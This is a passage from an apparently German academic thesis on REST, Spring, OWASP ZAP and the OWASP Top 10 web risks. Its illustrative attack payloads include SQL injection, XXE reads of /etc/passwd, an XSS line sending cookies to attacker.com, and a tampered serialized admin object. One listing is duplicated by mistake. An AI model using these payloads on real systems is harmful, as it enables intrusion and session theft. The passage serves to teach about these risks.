Representational State Transfer (REST) ist ein Architekturstil, der Einschränkungen wie die einheitliche Schnittstelle angibt, die bei Anwendung auf einen Webdienst wünschenswerte Eigenschaften wie Leistung, Skalierbarkeit und Änderbarkeit hervorbringen, mit denen Services im Web am besten funktionieren. Im REST-Architekturstil werden Daten und Funktionen als Ressourcen betrachtet und der Zugriff erfolgt über URIs. Der REST-Architekturstil beschränkt die Architektur auf eine Client/Server-Architektur und ist so ausgelegt, dass ein zustandsloses Kommunikationsprotokoll (wie z. B. HTTP) verwendet wird. Im REST-Architektur-Stil tauschen Clients und Server Repräsentationen von Ressourcen unter Verwendung einer standardisierten Schnittstelle und eines standardisierten Protokolls aus. Die folgenden Prinzipien sorgen dafür, dass RESTful-Anwendungen einfach, leicht und schnell sind[21].

Ressourcenidentifikation durch URI: Ein RESTful Webservice macht eine Reihe von Ressourcen verfügbar, die die Ziele der Interaktion mit ihren Clients identifizieren. Ressourcen werden durch URIs identifiziert, die einen globalen Adressierungsraum für die Ressourcen- und Serviceerkennung bereitstellen.

Einheitliche Schnittstelle: Ressourcen werden mit einem festen Satz von vier Operationen zum Erstellen, Lesen, Aktualisieren und Löschen bearbeitet: PUT, GET, POST und DELETE. **PUT** erstellt eine neue Ressource, die mit

DELETE gelöscht werden kann. **GET** ruft den aktuellen Status einer Ressource in einer Darstellung ab. **POST** überträgt einen neuen Status auf eine Ressource.

Selbstbeschreibende Nachrichten: Ressourcen sind von ihrer Darstellung entkoppelt, sodass auf ihren Inhalt in verschiedenen Formaten wie HTML, XML, Nur-Text, PDF, JPEG, JSON und anderen zugegriffen werden kann. Metadaten über die Ressource sind verfügbar und werden beispielsweise verwendet, um das Zwischenspeichern zu steuern, Übertragungsfehler zu erkennen, das geeignete Repräsentationsformat auszuhandeln und eine Authentifizierung oder Zugriffssteuerung durchzuführen.

Stateful Interaktionen durch Hyperlinks: Jede Interaktion mit einer Ressource ist; Das heißt, Anforderungsnachrichten sind in sich geschlossen. Stateful Interaktionen basieren auf dem Konzept der expliziten Zustandsübertragung. Es gibt verschiedene Techniken, um den Status auszutauschen, z. B. URI-Umschreiben, Cookies und versteckte Formularfelder. Der Zustand kann in Antwortnachrichten eingebettet sein, um auf gültige zukünftige Zustände der Interaktion zu zeigen.

2.2.3 Microservice Architekturen

Microservices sind ein Modularisierungskonzept und dienen dazu, große Softwaresysteme in kleinere Teile zu unterteilen. Sie beeinflussen somit die Organisation und Entwicklung von Softwaresystemen. Microservices können unabhängig voneinander eingesetzt werden. Das heißt, dass Änderungen an einem Microservice unabhängig von Änderungen anderer Microservices in Produktion genommen werden können. Sie können in verschiedenen Technologien implementiert werden und es gibt keine Einschränkung für die Programmiersprache oder die Plattform[88, S. 45–46].

2.2.3.1 Spring Boot

Das Spring Framework, das bereits seit über einem Jahrzehnt besteht, hat sich als Standardframework für die Entwicklung von Java-Anwendungen etabliert.

2.2.3.1.1 Spring MVC Komponente

Das Spring Web MVC-Framework stellt eine Model-View-Controller - Architektur und fertige Komponenten bereit, mit denen flexible und lose gekoppelte Webanwendungen entwickelt werden können. Das MVC-Muster führt zu einer Trennung der verschiedenen Aspekte der Anwendung (Eingangslogik, Geschäftslogik und UI-Logik), während eine lose Kopplung zwischen diesen Elementen bereitgestellt wird[52].

- Das Modell kapselt die Anwendungsdaten und besteht im Allgemeinen aus POJO (Plain Old Java Object).
- Die Ansicht ist verantwortlich für das Rendern der Modelldaten und generiert im Allgemeinen HTML-Ausgabe, die der Browser des Clients interpretieren kann.
- Der Controller ist verantwortlich für die Verarbeitung von Benutzeranforderungen und das Erstellen eines geeigneten Modells und übergibt es an die Ansicht zum Rendern.

2.2.3.1.2 Spring Rest Docs

Spring REST Docs verwendet Snippets, die von Tests erstellt wurden, die mit Spring MVCs Testframework, Spring WebTestClient von WebFlux oder REST Assured 3 geschrieben wurden. Dieser Test-Driven-Ansatz hilft dabei, um die Genauigkeit der Service-Dokumentation zu gewährleisten. Das Ziel von Spring REST Docs ist es, Dokumentationen für RESTful Services zu erstellen, die genau und lesbar sind. Bei der Dokumentation eines RESTful Services geht es hauptsächlich um die Beschreibung seiner Ressourcen. Zwei wichtige Teile der Beschreibung jeder Ressource sind die Details der HTTP-Anforderungen, die sie verbraucht, und die HTTP-Antworten, die sie erzeugt[87].

2.2.4 Modellbasierter Ansatz für REST-Schnittstellen

Für viele verschiedene Einsatzgebiete gibt es verschiedenen Modellierungssprachen für die Erstellung und Beschreibung von REST-Schnittstellen. In diesem Abschnitt wird auf den modellbasierten Ansatz OpenAPI eingegangen.

2.2.4.1 Open API (Swagger)

OpenAPI (früher Swagger) ist ein API-Beschreibungsformat für REST-APIs. Mit einer OpenAPI-Datei kann das gesamte API beschrieben werden[64];

- Verfügbare Endpunkte (`/user`) und Vorgänge für jeden Endpunkt (`GET /user`, `POST /user`),
- Ein- und Ausgabe für jede Operation,
- Authentifizierungsmethoden,
- Kontaktinformationen, Lizenzen, Nutzungsbedingungen und andere Informationen.

2.2.5 Open Source Werkzeug OWASP Zap

Der OWASP Zed Attack Proxy (ZAP) ist eines der beliebtesten kostenlosen Sicherheitstools der Welt und wird von Hunderten von internationalen Freiwilligen aktiv gepflegt. Es hilft automatisch bei der Entwicklung und beim Testen von Anwendungen Sicherheitslücken in Webanwendungen zu finden. Es ist auch ein großartiges Werkzeug für erfahrene Pentester für manuelle Sicherheitstests[46]. Die wichtigsten Funktionen von ZAP sind[33]:

Intercepting Proxy: ZAP ermöglicht alle Anforderungen, die an eine Web-App gestellt werden und alle Antworten abzufangen und zu prüfen. Unter anderem können dadurch auch AJAX calls abgefangen werden.

Spider: Spider können neue URLs auf Webseiten entdecken und aufrufen. Der Spider in ZAP überprüft alle gefundenen Links auf Sicherheitsprobleme.

Automatischer, aktiver Scan: ZAP kann automatisiert Web-Apps auf Sicherheitslücken überprüfen und Angriffe durchführen. Diese Funktion dürfen nur für eigene Webanwendungen genutzt werden.

Passiver Scan: Mit passiven Scans werden Webanwendungen überprüft, aber nicht angegriffen.

Forced Browse: ZAP kann testen, ob bestimmte Verzeichnisse oder Dateien auf dem Webserver geöffnet werden können.

Fuzzing: Mit dieser Technik werden ungültige und unerwartete Anfragen an den Webserver gesendet

Dynamic SSL Certificates: ZAP kann SSL-Anfragen entschlüsseln. Dazu verwendet das Tool den Man-in-the-Middle-Ansatz.

Smartcard und Client Digital Certificates Support: ZAP kann Smartcard-gestützte Webanwendungen testen, sowie TLS-Handshakes prüfen, zum Beispiel zwischen Mail-Servern

WebSockets: Mit WebSockets lassen sich auch Anwendungen testen, die eine einzige TCP-Verbindung für die bidirektionale Kommunikation nutzen.

Skript-Unterstützung: ZAP unterstützt verschiedene Skripte, zum Beispiel ECMAScript, Javascript, Zest, Groovy, Python, Ruby und weitere.

Plug-n-Hack: Diese Technologie wurde von Mozilla entwickelt, um festzulegen, wie Sicherheitstools wie ZAP mit Browsern zusammenarbeiten können, um optimale Sicherheitstests durchzuführen.

Powerful REST based API: Webentwickler können eine eigene grafische Oberfläche für ZAP entwickeln, um das Tool dem eigenen Unternehmen anzupassen.

Add-Ons und Erweiterungen: In ZAP lassen sich Erweiterungen integrieren, sowie Vorlagen für bestimmte Tests. Dazu steht ein eigener Shop zur Verfügung.

Kapitel 3

Sicherheitsrisiken von Webanwendungen

Dieses Kapitel beschäftigt sich mit der Sicherheit von Webanwendungen und in diesem Zusammenhang mit deren Schwachstellen und Angriffen und Bedrohungen auf diese. Um die bestehenden Sicherheitsrisiken der Anwendung kritisch zu beäugen, wird versucht diverse Testmethoden einzuführen. OWASP versucht hiermit das Top-Ten-Projekt voranzutreiben und bei Organisationen dafür zu sorgen, dass die Präsenz und das Bewusstsein für Anwendungssicherheit gestärkt wird. Das Hauptaugenmerk liegt hierbei nicht auf der Entwicklung von vollständigen Anwendungssicherheitsprogrammen, sondern mehr darauf eine solide und notwendige Basis für die Anwendungssicherheit durch die Implementierung von Codierungsprinzipien und -praktiken zu schaffen.

3.1 Schwachstellen

Eine lückenlose Sicherheit ist in der IT kaum realisierbar, da jede verwendete Anwendung Schwachstellen beinhalten kann, die bis jetzt noch nicht gefunden wurden.

3.1.1 OWASP Top 10 Risiken

3.1.1.1 Injection

Injektion-Schwachstellen wie SQL-, NoSQL-, OS- und LDAP-Injection treten dann auf, wenn Daten, die als Teil einer Datenabfrage oder Teil eines Befehls von einem Interpreter bearbeitet werden, nicht vertrauenswürdig sind[45, S. 6]. Simple text-

basierte Angriffe werden vom Angreifer versendet, mit dem Ziel die Syntax des Zielinterpreters zu missbrauchen. Wenn eine Anwendung nicht vertrauenswürdige Daten an einen Interpreter weiterleitet, können Injection-Schwachstellen auftreten. Dabei kann fast jede erdenkliche Datenquelle, auch interne Datenquellen, die Form eines Injection-Vektors annehmen. Sie sind besonders in veralteten Codes weit verbreitet. Man kann sie in SQL-, LDAP-, XPath und NoSQL-Anfragen, in Betriebssystembefehlen sowie in XML, SMTP-Headern, Parametern oder Ähnlichen finden. Eine einfache Variante Injection-Schwachstellen zu entdecken ist es, eine Code-Prüfung durchzuführen. Mit Hilfe von externen Tests verhält es sich ein wenig schwieriger. Angreifer setzen dazu Scanner und Fuzzer ein. Folgen einer Injection können Datenverlust oder -verfälschung, Fehlen von Zurechenbarkeit oder Zugangssperren sein. Vollständige Systemübernahmen können im schlimmsten Fall folgen.[45, S. 7].

Mögliche Angriffsszenarien:

Szenario 1:

Stellen Sie sich vor, ein Entwickler muss die Kontonummern und Salden für die aktuelle Benutzer-ID anzeigen[82]:

```
1 String accountBalanceQuery =
2 "SELECT accountNumber, balance FROM accounts WHERE account_owner_id = "
3 + request.getParameter("user_id");
4
5 try
6 {
7     Statement statement = connection.createStatement();
8     ResultSet rs = statement.executeQuery(accountBalanceQuery);
9     while (rs.next()) {
10         page.addTableRow(rs.getInt("accountNumber"), rs.getFloat("balance"));
11     }
12 } catch (SQLException e) { ... }
```

Quellcode 3.1: SQL Abfrage Beispiel 1

Der Benutzer ist im Normalfall mit der ID 984 angemeldet und kann folgende URL besuchen:

https://bankingwebsite/show_balances?user_id=984

Dies bedeutet, dass `accountBalanceQuery` am Ende wie bei dem Listing 3.2 aussehen würde.

```
1 SELECT accountNumber, balance FROM accounts WHERE account_owner_id = 984
```

Quellcode 3.2: Account Balance Query

Indem auf der Seite neue Zeilen hinzugefügt werden, wird dies an die Datenbank übergeben und die Konten und Salden für Benutzer 984 werden zurückgegeben damit sie angezeigt werden können.

Parameter `user_id` kann von einem Angreifer so verändert werden, dass er wie bei der 3.3 aufgefasst werden kann:

```
1 0 OR 1=1
```

Quellcode 3.3: Parameter

Und dies führt dazu;

```
1 SELECT accountNumber, balance FROM accounts WHERE account_owner_id = 0 OR  
1=1
```

Quellcode 3.4: Account Balance Query

Durch die Übergabe der Abfrage 3.4 an die Datenbank, werden alle von ihr gespeicherten Kontonummern und Salden zurückgegeben und auf der Seite werden allen hinzugefügten Zeilen angezeigt. Der Angreifer kennt somit nun die Kontonummern und Salden jeglicher Benutzer.

3.1.1.2 Fehler in Authentifizierung und Session-Management

Angreifer können Passwörter oder Session-Token offenlegen oder so ausnutzen, dass die Identität anderer Benutzer angenommen werden kann, wenn Anwendungsfunktionen, die die Authentifizierung und das Session-Management umsetzen, falsch implementiert werden.[45, S. 6]. Dabei können Angreifer Sicherheitslücken beim Session-Management oder der Authentifizierung (z.B. ungeschützte Nutzerkonten, Passwörter, Session-IDs) nutzen, um sich unautorisiert Zugang zu einer fremden Identität zu verschaffen. Authentifizierungs- und Session-Managemententwickler setzen oft auf eigene Lösungen, obwohl bekannt ist, dass dies besonders schwierig und individuelle Lösungen anfällig sind. Fehler bei der Wiedererkennung des Benutzers, bei Abmeldung und Passwortmanagement, bei Timeouts, Sicherheitsabfragen können beispielsweise auftreten. Das Auffinden dieser Fehler kann sehr schwierig sein, besonders wenn es sich um individuelle Implementierungen handelt.

Solche Fehler können zur Kompromittierung von Benutzerkonten führen. Sobald ein Angreifer erfolgreich ist, ist er im Besitz sämtlicher Rechte des Angegriffenen - besonderes Augenmerk der Angreifer liegt hierbei auf privilegierten Zugängen [45, S. 8].

Mögliche Angriffsszenarien:

Szenario 1:

Eine Flugbuchungsanwendung fügt die Session-ID in die URL ein[45, S. 8]:

```
http://example.com/sale/saleitems;jsessionid=2P00C2JSNDLPSKHCJUN2JV?  
dest=Hawaii
```

Ein authentifizierter Anwender möchte dieses Angebot seinen Freunden mitteilen. Ohne zu wissen, dass er seine Session-ID verrät, versendet er den Link per E-Mail. Nutzen seine Freunde den Link, können sie seine Session sowie zum Beispiel seine Kreditkartendaten benutzen.

Szenario 2:

Anwendungs-Timeouts sind falsch konfiguriert. Ein Anwender benutzt einen öffentlichen PC, um die Anwendung aufzurufen. Anstatt die „Abmelden“-Funktion zu benutzen, schließt der Anwender nur den Browser. Der Browser ist auch eine Stunde später noch authentifiziert, wenn ein potentieller Angreifer ihn öffnet[45, S. 8].

3.1.1.3 Verlust der Vertraulichkeit sensibler Daten

Viele Anwendungen bieten keinen ausreichenden Schutz für sensible Daten, wie Kreditkartendaten oder Zugangsinformationen, was Angreifer dazu verleiten kann diese ungeschützten Daten auszulesen oder zu modifizieren um dann weitere Straftaten, wie beispielsweise Kreditkartenbetrug, oder einen Identitätsdiebstahl in Angriff zu nehmen. Mit Hilfe von Verschlüsselungen während des Speicherns oder der Übertragung von vertraulichen Daten kann zusätzlicher Schutz gewährleistet werden - vor allem beim Hoch- und Herunterladen von Daten mit einem Inter-

netbrowser[45, S. 6]. Anstatt Verschlüsselungen selbst zu durchbrechen, stehlen Angreifer in der Regel lieber Schlüssel, stehlen Klartext vom Server oder durchführen Seiten-Angriffe. Fehlende Verschlüsselung vertraulicher Daten ist die häufigste Schwachstelle. Oftmals wird bei der Nutzung von Kryptographie mit schwachen Schlüsselerzeugungen und -verwaltungen, der Nutzung schwacher Algorithmen, insbesondere für das Password Hashing, gearbeitet. Das Finden von Browser Schwachstellen ist nicht sonderlich schwer, aber dafür schwer auszunutzen. Fehler kompromittieren regelmäßig vertrauliche Daten. Dabei handelt sich oft um sensitive Daten wie beispielsweise personenbezogene Daten, Benutzernamen und Passwörter oder Kreditkarteninformationen[45, S. 9].

Mögliche Angriffsszenarien:

Szenario 1:

Eine Anwendung verschlüsselt Kreditkartendaten automatisch bei der Speicherung in einer Datenbank. Das bedeutet aber auch, dass durch SQL-Injection erlangte Kreditkartendaten in diesem Fall automatisch entschlüsselt werden. Besser wäre es wenn die Anwendung die Daten mit eine Public Key verschlüsselt hätte und nur nachgelagerte Anwendungen und nicht die Webanwendung selbst die Daten mit dem Private Key entschlüsselt hätte[45, S. 9].

Szenario 2:

Eine Webseite schützt die authentisierten Seiten nicht mit SSL. Der Angreifer stiehlt das Sitzungscookie des Nutzers durch einfaches Mitlesen der Kommunikation (z.B. in einem offenen WLAN). Der Angreifer kann nun durch einfaches Wiedereinspielen dieses Cookies die Sitzung des Nutzers übernehmen und Zugriff auf die privaten Daten des Nutzers erlangen [45, S. 9].

3.1.1.4 XML External Entities (XXE)

Viele ältere oder schlecht konfigurierte XML-Prozessoren werten externe Entitätsverweise in XML-Dokumenten aus. Wenn bei der Verarbeitung solcher Dokumente nicht aufgepasst wird, besteht das Risiko einer unberechtigten Befehlsaus-

führung und somit der Verlust interner Informationen [45, S. 6]. Anfällige XML-Prozessoren können von Angreifern ausgenutzt werden, wenn sie XML-Dokumente hochladen oder feindliche Inhalte in ein XML-Dokument aufnehmen, um dabei schwache Codes, Abhängigkeiten oder Integrationen zu missbrauchen. Externe Entitäten sind standardmäßig bei vielen älteren XML-Prozessoren erlaubt. Dabei wird die Angabe einer externen Entität, eines URI, dereferenziert und während der XML-Verarbeitung ausgewertet. Static Application Security Testing kann dieses Problem durch Examinieren der Abhängigkeiten und der Konfiguration identifizieren. Dies kann dann verwendet werden, um eine Extraktion von Daten durchzuführen, eine Remote-Anforderung vom Server auszuführen, interne Systeme zu scannen, einen Denial-of-Service-Angriff durchzuführen sowie weitere Angriffe in Augenschein zu nehmen [45, S. 10].

Mögliche Angriffsszenarien:

Szenario 1:

Der Angreifer versucht, Daten vom Server zu extrahieren[45, S. 10]:

```
1 <?xml version="1.0" encoding="ISO-8859-1"?>
2 <!DOCTYPE foo [
3 <!ELEMENT foo ANY >
4 <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
5 <foo>\&xxe;</foo>
```

Quellcode 3.5: XML-Beispiel

Szenario 2:

Das private Netzwerk des Servers wird von einem Angreifer getestet, indem er die obige Entity-Zeile wie folgt ändert[45, S. 10]:

```
1 <!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

Quellcode 3.6: XML-Beispiel 2

Szenario 3:

Ein Angreifer versucht einen Denial-of-Service-Angriff, indem er eine möglicherweise endlose Datei einfügt[45, S. 10]:

```
1 <!ENTITY xxe SYSTEM "file:///dev/random" >]>
```

Quellcode 3.7: XML-Beispiel 3**3.1.1.5 Broken Access Control**

Einschränkungen im Handlungsspielraum von authentifizierten Benutzern, werden häufig nicht konsequent und ordnungsgemäß durchgesetzt. Angreifer können diese Ungenauheiten oftmals ausnutzen, um auf nicht autorisierte Funktionen und Daten zugreifen zu können [45, S. 6]. Die Manipulation der für die Zugriffskontrolle notwendigen Elemente ist eine Kernkompetenz von Angreifern. Static Application Security Testing (SAST)-Tools sind in der Lage das Fehlen einer Zugriffskontrolle zu erkennen. Sie sind jedoch nicht in der Lage zu überprüfen, ob sie funktionsfähig ist, wenn sie doch vorhanden ist. Ohne automatisierte Erkennungen und wirkungsvolle Funktionstest von Entwicklern, bleiben Schwachstellen bei Zugriffskontrollen häufig bestehen. Die Erkennung solcher Kontrollen ist normalerweise weder für automatisierte statische noch für dynamische Tests geeignet. Die technische Auswirkung besteht darin, dass Angreifer sich als Benutzer oder Administrator maskieren, indem sie jegliche Datensätze erstellen, darauf zugreifen, aktualisieren oder gar löschen [45, S. 11].

Mögliche Angriffsszenarien:***Szenario 1:***

Die Anwendung verwendet unverifizierte Daten in einem SQL-Aufruf, der auf Kontoinformationen zugreift [45, S. 11]:

```
1 pstmt.setString(1, request.getParameter('acct'));  
2 ResultSet results = pstmt.executeQuery( );
```

Quellcode 3.8: Broken Access Control - Beispiel 1

Ein Angreifer modifiziert einfach den `acct` Parameter im Browser, um die gewünschte Kontonummer zu senden. Wenn dies nicht ordnungsgemäß überprüft wurde, kann der Angreifer auf das Konto eines Benutzers zugreifen.

`http://example.com/app/accountInfo?acct=notmyacct`

Szenario 2:

Ein Angreifer zwingt einfach zu Ziel-URLs. Für den Zugriff auf die Administrationsseite sind Administratorrechte erforderlich. Ein Fehler existiert dann, wenn ein nicht authentifizierter Benutzer auf eine Seite zugreifen kann. Wenn ein jemand, der kein Administrator ist auf die Verwaltungsseite zugreifen kann, ist dies ebenfalls ein Fehler[45, S. 11].

3.1.1.6 Sicherheitsrelevante Fehlkonfiguration

Die höchste Priorität sollte die Festlegung und Umsetzung einer sicheren Konfiguration für Anwendungen, Frameworks, Applikations-, Web- und Datenbankserver sowie deren Plattformen sein. Außerdem müssen Sicherheitseinstellungen definiert, zweckmäßig verwendet und gepflegt werden, da Voreinstellungen meist wenig Sicherheit aufweisen und die Software muss in regelmäßigen Abständen aktualisiert werden [45, S. 6]. Die von Angreifern benutzten Standardkonten, inaktive Seiten, ungepatchte Fehler, ungeschützte Dateien und Verzeichnisse, helfen ihnen dabei unautorisierten Zugang oder auch Informationen über das Zielsystem zu gewinnen. Sicherheitsrelevante Fehlkonfigurationen können in der Anwendung, inkl. Plattform, Web- und Anwendungsserver, oder Datenbank in jeglichen Feldern vorkommen. Deshalb ist vor allem die Zusammenarbeit zwischen Entwicklern und Administratoren wichtig, denn nur so kann eine sichere Konfiguration aller Ebenen garantiert werden. Häufig fehlende Sicherheitspatches, Fehlkonfigurationen, Standardkonten oder nicht benötigte Dienste können von automatisierten Scannern identifiziert werden. Diese Fehler ermöglichen den Angreifern häufig unautorisierten Zugriff auf Systemdaten oder -funktionalitäten können aber auch zur kompletten Kompromittierung des Zielsystems führen[45, S. 12].

Mögliche Angriffsszenarien:***Szenario 1:***

Die Administratorkonsole mit Standardkonto wurde nicht entfernt sondern automatisch installiert. Wenn Angreifer dies in Erfahrung bringen, können sie sich

über das Standardkonto anmelden und in das System eindringen[45, S. 12].

Szenario 2:

Directory Listings wurden nicht deaktiviert. Angreifer können so in den Besitz aller Dateien kommen. Sie laden alle existierenden Java-Klassen herunter, dekompile diese und stellen einen schwerwiegenden Fehler in der Zugriffskontrolle fest[45, S. 12].

Szenario 3:

Durch die Konfiguration des Anwendungsservers können Stack Traces wieder zurück an den Benutzer gegeben werden. Somit können potentielle Fehler im Backend sichtbar gemacht werden. Angreifer nutzen zusätzliche Informationen in Fehlermeldungen aus[45, S. 12].

Szenario 4:

Bereits bekannte Sicherheitsschwachstellen bei vorinstallierten Beispielapplikationen im Applikationsserver können von Angreifern ausgenutzt werden um so den Server zu kompromittieren und Schaden zuzufügen[45, S. 12].

3.1.1.7 Cross-Site Scripting (XSS)

Im Falle dass eine Anwendung nicht vertrauenswürdige Daten akzeptiert und ohne entsprechende Validierung oder Umkodierung an einen Webbrowser übermittelt, können XSS-Schwachstellen auftauchen. Durch XSS kann ein Angreifer Scriptcodes im Browser eines Opfers ausführen um mit Hilfe von dieses Scriptcodes Benutzersitzungen zu übernehmen, Inhalte von Seiten zu modifizieren oder den Benutzer auf nicht vertrauenswürdige Seiten umzuleiten[45, S. 6]. Die vom Angreifer gesendeten textbasierten Angriffsskripte missbrauchen die Eigenschaften des Browsers und fast jede Datenquelle kann einen Angriffsvektor beinhalten, auch interne Quellen wie beispielsweise Datenbanken. XSS Schwachstellen, die die am weitesten verbreitete Schwachstelle bei webbasierten Anwendungen darstellen, tre-

ten dann auf, wenn vom Benutzer eingegebene Daten ohne hinreichend validiert zu werden von der Anwendung eingegebene Daten übernimmt und Metazeichen als Text zu kodiert. Es gibt dabei drei Typen von XSS Schwachstellen:

- Persistent
- nichtpersistent/reflektiert und
- DOM-basiert (lokal)

Die meisten XSS-Schwachstellen sind recht simpel mit Hilfe von Tests oder Code-Analysen zu erkennen[45, S. 13].

Angreifer können durch die Ausführung von Skripten im Browser des Opfers die Session übernehmen, Webseiten verändern, andere Inhalte einfügen, Benutzer umleiten oder den Browser des Benutzers mit Malware infizieren[45, S. 13].

Mögliche Angriffsszenarien:

Szenario 1:

Um folgenden HTML-Code zu generieren übernimmt die Anwendung nicht vertrauenswürdige Daten, welche weder auf Gültigkeit geprüft werden[45, S. 13]:

```
1 (String) page += "<input name='creditcard' type='TEXT'
2 value='" + request.getParameter("CC") + "'>";
```

Quellcode 3.9: XSS-Beispiel 1

Der Angreifer ändert den Parameter CC in seinem Browser auf:

```
1 <script>document.location=
2 http://www.attacker.com/cgi-bin/cookie.cgi?
3 foo='+document.cookie</script>
```

Quellcode 3.10: XSS-Beispiel 2

Somit wird die Session-ID des Benutzers an die Seite des Angreifers gesendet, so dass der Angreifer die Möglichkeit hat die aktuelle Benutzersession zu übernehmen. Angreifer können XSS auch benutzen, um jegliche CSRF-Abwehr der Anwendung zu umgehen[45, S. 13].

3.1.1.8 Unsichere Deserialisierung

Unsichere Deserialisierung führt oftmals zur Remote-Code-Ausführung. Deserialisierungsfehler können zur Durchführung von Angriffen, wie zum Beispiel Wiedergabeangriffen, Injektionsangriffen oder auch Angriffen auf erweiterte Rechte führen, sogar wenn sie keine Remotecodeausführung mit sich bringen[45, S. 6]. Dadurch dass die Standard-Exploits selten ohne Änderungen oder Anpassungen des zugrunde liegenden Exploit-Codes funktionieren, ist die Ausnutzung der Deserialisierung recht schwer zu realisieren. Dieses Problem ist in den Top 10 enthalten und basiert nicht auf quantifizierbaren Daten, sondern auf einer Branchenumfrage. Einige Tools können Deserialisierungsfehler erkennen jedoch kann ohne menschliche Hilfestellungen kein Problem korrekt überprüft werden. Sobald Tools zur Identifizierung von Deserialisierungsfehlern entwickelt werden, werden wohl auch die Prävalenzdaten dazu steigen. Die Auswirkungen von Deserialisierungsfehlern sollten an dieser Stelle nicht unterschätzt werden, denn genau diese Fehler steigern die Möglichkeit Opfer von fatalen Remote-Code-Execution-Angriffen zu werden[45, S. 13].

Mögliche Angriffsszenarien:

Szenario 1:

Um ein Super-Cookie zu speichern, welches die Benutzer-ID, die Rolle, den Kennwort-Hash und den anderen Status des Benutzers enthält, verwendet ein PHP-Forum die PHP-Objektserialisierung[45, S. 13]:

```
1 a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";  
2 i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

Quellcode 3.11: Unsichere Deserialisierung - Beispiel 1

Der Angreifer ändert den Parameter CC in seinem Browser auf:

```
1 (String) page += "<input name='creditcard' type='TEXT'  
2 value='" + request.getParameter("CC") + "'>";
```

Quellcode 3.12: Unsichere Deserialisierung - Beispiel 2

Um sich Administratorrechte zu geben, modifiziert ein Angreifer das serialisierte Objekt:

```
1 a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";  
2 i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

Quellcode 3.13: Unsichere Deserialisierung - Beispiel 3

3.1.1.9 Nutzung von Komponenten mit bekannten Schwachstellen

Bibliotheken, Frameworks oder andere Softwaremodule stellen Komponenten dar, die meistens mit vollen Berechtigungen ausgeführt werden können. Falls eine verwundbare Komponente missbraucht wird, kann ein solcher Angriff zu schwerwiegendem Datenverlust oder gar zu einer Serverübernahme führen. Applikationen, die den Einsatz von Komponenten mit bekannten Schwachstellen nutzen, können Schutzmaßnahmen umgehen und auf diesem Wege unzählige Angriffe und Auswirkungen möglich machen[45, S. 6]. Ein Angreifer kann Komponenten mit Schwachstellen mittels Scan oder manueller Analyse erkennen. Er passt den Exploit an und geht zum Angriff über. Bei tief eingebetteten Komponenten ist dies schwieriger. Dadurch dass die Mehrzahl der Entwicklungs-Teams kaum darauf achten, dass die benutzten Komponenten oder Bibliotheken aktuell sind, ist fast jede Anwendung von diesem Problem betroffen. Oft sind nicht einmal alle Komponenten bekannt oder sie machen sich keine Gedanken über die entsprechenden Versionen. Aufgrund der rekursiven Abhängigkeit von weiteren Bibliotheken verschlechtert die Situation stetig. Eine Vielzahl von Schwachstellen können auftreten, inkl. Injection, Fehler in der Zugriffskontrolle oder beispielsweise XSS. Die Auswirkungen reichen von vernachlässigbaren Auswirkungen bis hin zur vollständigen Übernahme des Servers und der Daten[45, S. 15].

Mögliche Angriffsszenarien:

Szenario 1:

Von geringen Risiken bis hin zu ausgefeilter Malware - die durch Schwachstellen in Komponenten verursachten Lücken können zu allem führen, was für gerichtete Angriffe geeignet ist. Die Komponenten funktionieren im Normalfall

mit allen Anwendungsrechten, dadurch entsteht ein Mangel in jeder Komponente, was äußerst schwerwiegend sein kann[45, S. 15].

3.1.1.10 Insufficient Logging & Monitoring

Durch Insufficient Logging und Monitoring in Kombination mit fehlender oder ineffektiver Integration mit Vorfallreaktionen kann Angreifern ermöglicht werden, weitere Systeme zu attackieren und die Daten zu manipulieren, zu extrahieren oder zu beschädigen[45, S. 6]. Um ihre Ziele unentdeckt zu realisieren verlassen sich Angreifer auf das Fehlen von Überwachung und rechtzeitiger Reaktion. Eine mögliche Strategie, um zu bestimmen, ob Sie eine ausreichende Überwachung haben, ist es die Protokolle nach dem Durchdringungstest zu untersuchen. Um die Ursache der Schäden zu verstehen müssen die Handlungen der Tester ausreichend protokolliert werden. Die exakte Prüfung auf potenzielle Schwachstellen, bietet oft die Basis für erfolversprechende Angriffe[45, S. 16].

Mögliche Angriffsszenarien:

Szenario 1:

Eine Open Source-Projektforumsoftware, welche durch ein kleines Team betrieben wurde, wurde mit einem Fehler in der Software gehackt. Den Angreifern war es möglich das interne Quellcode-Repository mit der nächsten Version und den gesamten Foreninhalt löschen. Das Fehlen von Überwachung, Protokollierung oder Alarmierung führt zu einem viel schlimmeren Verstoß, obwohl die Quelle wiederhergestellt werden konnte. Das Forumssoftwareprojekt ist aufgrund dieses Problems nicht mehr aktiv[45, S. 16].

Szenario 2:

Für Benutzer, die ein allgemeines Kennwort verwenden, verwendet der Angreifer entsprechende Scans. Sie können alle Konten mit diesem Passwort übernehmen. Alle anderen Benutzer erleben durch diesen Scan nur ein falsches Login. Dies kann nach einigen Tagen beliebig oft mit einem anderen Passwort wiederholt werden[45, S. 16].

3.1.2 Weitere Risiken

Die OWASP Top 10 zeigt die zehn wichtigsten Risiken für Webanwendungen. Jedoch existieren noch diverse weitere Risiken, welche wichtige Rollen bei der Entwicklung und dem Betrieb von Webanwendungen spielen. Im folgenden Abschnitt werden weitere Risiken erläutert.

3.1.2.1 Zugriff auf entfernte Dateien

Wenn `allow_url_fopen` in der `php.ini` aktiviert ist, können HTTP- und FTP-URLs bei den meisten Funktionen, die einen Dateinamen als Parameter benötigen, verwendet werden. Außerdem können URLs in `include`-, `include_once`- und `require`-Anweisungen verwendet werden. Exemplarisch kann damit eine Datei auf einem anderen Webserver erreicht und die benötigten Daten analysiert werden. Eben diese Daten können zur Abfrage einer Datenbank benutzt werden[51].

Mögliche Angriffsszenarien:

Szenario 1:

```
1 <?php
2 $datei = fopen ("http://www.example.com/", "r");
3 if (!$datei) {
4     echo "<p>Datei konnte nicht geoeffnet werden.\n";
5     exit;
6 }
7 while (!feof ($datei)) {
8     $zeile = fgets ($datei, 1024);
9     /* Funktioniert nur, wenn Titel und title-Tags in einer Zeile stehen */
10    if (preg_match ("@\<title\>(.*?)\</title\>@i", $zeile, $treffer)) {
11        $title = $treffer[1];
12        break;
13    }
14 }
15 fclose($datei);
```

```
16 ?>
```

Quellcode 3.14: Den Titel einer entfernten Seite auslesen

